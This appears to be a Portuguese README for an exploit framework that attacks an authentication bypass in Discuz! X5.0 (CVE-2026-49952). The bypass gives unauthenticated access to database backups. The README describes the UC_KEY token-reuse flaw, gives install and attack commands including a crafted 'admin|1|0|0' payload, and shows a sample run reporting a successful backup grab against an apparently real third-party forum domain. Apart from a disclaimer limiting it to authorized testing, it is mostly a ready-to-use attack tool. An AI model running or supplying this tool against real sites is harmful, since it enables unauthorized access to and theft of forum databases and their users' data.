


Discuz! X5.0 Framework de Exploração de Bypass de Autenticação (CVE-2026-49952) - Vulnerabilidade crítica que permite acesso não autenticado a backups de banco de dados por meio da reutilização de token do oráculo de criptografia UC_KEY. CVSS 9.1. Ferramenta completa com detecção de versão, ataques com múltiplos payloads, shell interativo e exploração automatizada. Somente para testes autorizados.


⚡ CVE-2026-49952 | CVSS 9.1 (Crítica) | Versão 1.0.0
Uma ferramenta profissional de teste de penetração projetada para identificar e demonstrar a vulnerabilidade crítica de bypass de autenticação no Discuz! X5.0.

AVISO IMPORTANTE Esta ferramenta é fornecida apenas para fins educacionais e testes de segurança autorizados. NÃO use esta ferramenta em sistemas que você não possui ou para os quais não possui permissão explícita para testar. O acesso não autorizado a sistemas de computador é ilegal e antiético. O autor não assume nenhuma responsabilidade por qualquer uso indevido ou dano causado por esta ferramenta. Ao usar esta ferramenta, você concorda em cumprir todas as leis e regulamentos aplicáveis.
O Discuz! X5.0 Framework de Exploração de Bypass de Autenticação foi projetado para identificar e demonstrar a vulnerabilidade crítica de bypass de autenticação (CVE-2026-49952) nas versões do Discuz! X5.0 lançadas entre 20 de março de 2026 e 1º de maio de 2026.
Esta vulnerabilidade permite que atacantes não autenticados acessem a funcionalidade de backup de banco de dados (dbbak.php) explorando o oráculo de criptografia UC_KEY para reutilização de tokens, potencialmente expondo conteúdos sensíveis do banco de dados.
🏆 Pontuação CVSS: 9.1 (Crítica)
🔐 Impacto: Bypass de Autenticação
📂 Acesso: Arquivos de Backup do Banco de Dados
⚡ Complexidade: Baixa (Fácil de Explorar)
🎯 Alvo: Discuz! X5.0 (20260320 - 20260501)
| Atributo | Detalhes |
|---|---|
| Tipo de Vulnerabilidade | Bypass de Autenticação |
| ID do CVE | CVE-2026-49952 |
| Versão do CVSS | 3.1 |
| Pontuação CVSS | 9.1 (Crítica) |
| Vetor de Ataque | Rede |
| Complexidade do Ataque | Baixa |
| Privilégios Necessários | Nenhum |
| Interação do Usuário | Nenhuma |
| Impacto na Confidencialidade | Alto |
| Impacto na Integridade | Alto |
| Impacto na Disponibilidade | Alto |
| Maturidade do Código de Exploit | Funcional |
| Nível de Remediação | Correção Oficial Disponível |
A vulnerabilidade existe no endpoint dbbak.php, onde o mecanismo de validação de token depende do oráculo de criptografia UC_KEY. Ao criar um payload específico na solicitação de login (member.php), um atacante pode obter um token de autenticação válido que pode ser reutilizado para acessar a funcionalidade de backup do banco de dados sem a devida autorização.
❌ Discuz! X5.0 (20260320 - 20260501) - Vulnerável
✅ Discuz! X5.0 (20260510+) - Corrigido
🔍 Detecção de Versão: Identificação automática de fingerprint e da versão do Discuz!.
⚡ Ataque Multi-Payload: Teste paralelo de múltiplas variantes de payload.
🖥️ Shell Interativo: Interface de linha de comando completa para exploração manual.
🚀 Exploração Automatizada: Exploração com um clique e configuração mínima.
📊 Salvamento de Resultados: Exporta os resultados de exploração para arquivos com timestamp.
🌐 Suporte a Proxy: Configuração de proxy HTTP/HTTPS para tráfego de rede.
🎯 Varredura com Threads: Número configurável de threads para otimização de desempenho.
🎨 Saída Colorida: Saída de terminal com código de cores profissional.
🔐 Suporte SSL/TLS: Lida com alvos HTTP e HTTPS.
🔄 Gerenciamento de Sessão: Mantém o estado de sessão persistente.
📦 Personalização de Payload: Suporte para injeção de payload personalizado.
🎯 Validação de Alvo: Verifica a instalação do Discuz! antes da exploração.
Python: Versão 3.7 ou superior
Pip: Gerenciador de pacotes do Python
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"
python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt

╔══════════════════════════════════════════════════════════╗
║  EXPLOIT SUCCESSFUL                                      ║
╠══════════════════════════════════════════════════════════╣
║  Target: http://discuz.eda.com.my                        ║
║  Authcode: aBcDeFgHiJkLmNoPqRsT...                       ║
║  Status: Database backup accessed                        ║
║  Data Size: 24567 bytes                                  ║
║  Saved to: discuz_exploit_20260724_143218.txt            ║
╚══════════════════════════════════════════════════════════╝
